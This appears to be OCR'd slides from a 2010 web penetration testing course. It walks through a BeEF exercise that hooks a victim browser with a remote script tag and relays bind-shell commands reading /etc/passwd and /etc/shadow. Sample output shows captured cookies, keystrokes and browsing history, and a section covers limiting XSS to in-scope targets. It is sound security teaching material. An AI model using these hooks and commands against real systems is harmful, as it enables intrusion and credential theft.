In this diagram we continue the process for exploitation.

5. The attacker tells the victim browser to deliver the exploit to the internal server
6. The victim exploits the internal server, delivering the shell.
7. The attacker then instructs the shell through the client browser.

BeEF Interface


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://beefcontroller.pentester.svr/beef/ui/#
Zombies Autorun Modules Standard Modules Options Help Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Autorun
disabled
Zombies

[redacted]

Module

Inter-protocol Communication: BindShell

Target Address

www.internalserver.tgt

Port

4444


Commands

note: the semicolons and exit command are required

```
id;ls /;pwd;
cat /etc/passwd;cat /etc/shadow;
exit;
```

send
Inter-protocol Communication
Done

This screenshot shows the interface to send the commands through the victim browser. The results are then visible within the Zombies menu.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - ***BeEF Exercise***
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions


In this next exercise we will explore the BeEF interface.



BeEF Exercise

- Goal: Explore BeEF and its zombie control
- Steps:
  1. Launch Firefox
  2. Open a tab to the controller
  3. Open a tab to the XSS hook
  4. Use the various modules

This next exercise will allow you to experiment with the Browser Exploitation Framework. We will look at how to set up the controller and the server that contains it. We will use the various pieces of BeEF to attack a client and run commands within it.



BeEF Exercise: Configure BeEF

- Launch Firefox
- Use the Browser Exploit Framework Bookmark
- Password is "BeEFConfigPass"
- Apply the config and select finished

Browser Exploitation Framework

BeEF

Security

BeEF has no security by design

Default password is BeEFConfigPass

Edit 'pw.php' in BeEF root to alter the password

BeEF Configuration

Connection (IP Address or
This is the location that the zon
directory). This must match the
modules to work.

http://192.168.1.8/beef/

BeEF configuration password

●●●●●●●●●●●●●●

Apply Config

Clicking 'Apply Configuration' wi

Launch your browser and select the **"Browser Exploit Framework"** bookmark


The password should be pre-filled. If not it is **BeEFConfigPass**

Click **"Apply Config"** and then **"Finished"**

This will place you into the main controller screen.

BeEF Exercise: Set up the Attack

- Select the standard modules
- Select Alert Dialog
- Place a string in the form field and click "Set Autorun"




Now we will create an autorun configuration. This is used to immediately do an action upon hooking a browser.

Select the **Standard Modules** from the menu along the top. Then select **Alert Dialog**. (Practically any of the plugins can be used with the autorun feature, the alert dialog just gives the best visual notification.)

Enter a string that you would like to have appear in the alert dialog and select **Set Autorun**.

BeEF Exercise: Hooking the Victim

- Select View from the menu
- Now select Spawn Zombie Example
- We should see a pop-up




eeds to be included in the zombie:

```
cript' src='http://192.168.1.8/beef/hook/beefmagic.js.php'></script>
```

The page at http://192.168.1.8 says:

42 is the answer!

The next step is to hook the browser. For this exercise, we will use the **Spawn Zombie Example** menu item. This causes a new browser window to open and become hooked. We should see the alert with the message entered earlier.




BeEF Exercise: Using the Zombie

- Select the zombie on the left
- Select the Network Modules menu
- Select the Detect Visited URLs module
- Add various URLs to the list and click send

```
Module Result:
The browser has visited:
http://myspace.com
http://ebay.com
http://www.myspace.com

Module code sent

Module Result:
Alert Clicked

Zombie connected. Firefox 3.0.15 - Linux
i686
```

Sec 542 Web Penetration Testing & Ethical Hac

Going back to the original window, the controller screen, you should now see a zombie listed on the left hand side. Click on the zombie listed to signify that we want to send this command to it. Next, select "**Network Modules**" from the top menu. For this exercise we will choose "Detect Visited URLs". You can either use the urls listed or add your own, one url per line. When ready, click "**Send Now**". This send the list to the victim and determines which urls have been visited. On the right hand side of the screen is a **Log Summary.** This shows the various commands sent and a message notating that it failed or its results. Now try some of the other plug0ins available. I would recommend ones such as the **Detect** Flash or any of the **Standard** Modules. Be careful with the modules that launch actual exploits please. ☺




BeEF Exercise: Viewing the Results

- Select the Zombies menu from the top of the screen
- In the drop-down, select the zombie
- Explore the results page

```
Operating System
Linux i686
Screen
1280x720 with 24-bit colour
URL
http://192.168.1.8/beef/hook/example.php
Cookie
PHPSESSID=045865f08c720a150934df8e3a5c7id2;
BeEFSession=b27893506S9a85a9afd98a7309d57ab1

Page Content

Key Logger
Keys
t

Module Results
November 24, 2009, 10:29 pm
failed
November 24, 2009, 10:29 pm
Default Plugin
Demo Print Plugin for unix/linux
Shockwave Flash
November 24, 2009, 10:53 pm
Alert Clicked
November 24, 2009, 10:56 pm
The browser has visited:
http://myspace.com
http://ebay.com
http://www.myspace.com
```

Sec 542 Web Penetration Testing & Ethical H

To view the results of the previous command, select "**zombie**" from the menu at the top of the screen. This drop down will list the various zombies connected to this controller. Selecting the one targeted previously will display the screen above. This screen gives information regarding the victim and the results of the commands sent to the zombie.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - ***Limiting XSS targets***
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

This next section will explore various ways to limit the XSS attacks we perform.



Limiting Targets of XSS Attacks

- As pen testers, we don't want our injected scripts to run on just any browser that accesses our content
  - We want to ensure that the XSS runs on a machine within the target network IP address range
- How can we add intelligence to our script delivery method to control which browsers the injected scripts will run in?
- Five possibilities:
  1) Client-side code with Java Applet identifying IP addr
  2) Client-side code with pen tester's server identifying IP addr
  3) Server-side code on target server
  4) Server-side code on pen tester's server
  5) Pen tester's infrastructure configuration


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 145

Since we are not actually malicious attackers, we need to have methods to limit which client machines are in-scope for the test. We have to add intelligence to either the attack script or the delivery mechanism to handle this.

Keep in mind that these methods to limit scope are not fail-proof, but they provide the best chance at preventing misdirected attacks. There are five possibilities:


1) Client-side code with Java Applet identifying IP addr
2) Client-side code with pen tester's server identifying IP addr
3) Server-side code on target server
4) Server-side code on pen tester's server
5) Pen tester's infrastructure configuration

We also can combine these methods to expand our ability to determine scope.




1) Client-Side Code with Java Applet

- XSS code is injected into web application
- Runs on target browser
  - JavaScript loads Java Applet from Pen Tester's web server
    - MyAddress.class by Lars Kinderman is one example
  - This applet determines IP address of machine on which it executes


Pen Tester's Web Server
Target Web Server
2. Fetch XSS code
Target Browser
Pen Tester
1. Inject XSS code
3. Run XSS... fetch MyAddress.class
4. Look at MyAddress.class results. Run attack... if browser in scope


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 146

The first method uses a java applet to determine the internal address of the client. This applet then passes the address to the JavaScript which would contain the logic to determine scope. This is an excellent method when we have certain targets within a network.



2) Client-Side Code with Pen Tester's Server Identifying IP Address


- XSS code is injected into web application
- Runs on target browser
  - JavaScript calls pen tester's server code to determine access


4. Server formulates response with IP addr of client that it sees
Pen Tester's Web Server
Target Web Server
2. Fetch XSS code
Pen Tester
